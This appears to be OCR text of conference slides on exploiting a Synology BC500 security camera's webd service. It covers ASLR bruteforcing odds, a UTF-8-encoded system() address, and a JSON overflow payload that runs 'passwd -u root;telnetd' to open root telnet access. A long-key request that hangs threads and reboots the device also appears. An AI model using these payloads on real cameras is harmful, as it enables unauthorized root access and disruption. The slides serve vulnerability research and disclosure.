
```
root@BC500_AD:/proc/sys/vm$ cat /proc/sys/vm/mmap_rnd_bits
8
```

0x123**45**678


Random for each invocation


8-bits random ➔ 256 possibilities

Bruteforcing?



Bruteforcing!





0x	76	83	DB	34

It can be encoded with valid UTF-8 characters (little-endian): `4\u06c3v`


Is This Approach Feasible?

The probability of at least one success is:

- ~ 98% after sending 1000 requests.
- > 99% after roughly 1200 requests.

Issues

- NX
- ASLR
- UTF-8



Final Payload

Padding

```
{"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara
aasaaataaauaaavaaawaaaxaaayaafaabgaabhaabiaabjaabkaablaa;passwd${IFS}-
u${IFS}root;telnetd;CCCC\u0034\u06c3v";""):
```

Enable telnet access


Address of `system` function

Enable `root` user

Once the payload has successfully executed, the attacker can log in via telnet with **root / 12345**

```
root:![CUT]:0:0::/root:/bin/sh
synodebug:$6$[CUT]:0:1101::/root:/bin/sh
```

Reality



Too many hanging processes can slow down the exploit!


Solution

If you send this JSON object with a key of length exactly 185 characters, the `webd` thread hangs:

```
{"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA", "burp_is_not_b33f"}
```

If 10 `webd` threads are waiting, the OS kills the `webd` daemon and reboots the camera.

```
→ exploit_with_payload python3 exploit.py --lhost 10.0.0.3 --rhost 10.0.0.2
```



Flying To Toronto

Version: 1.0.6-0294

(2023-10-23)

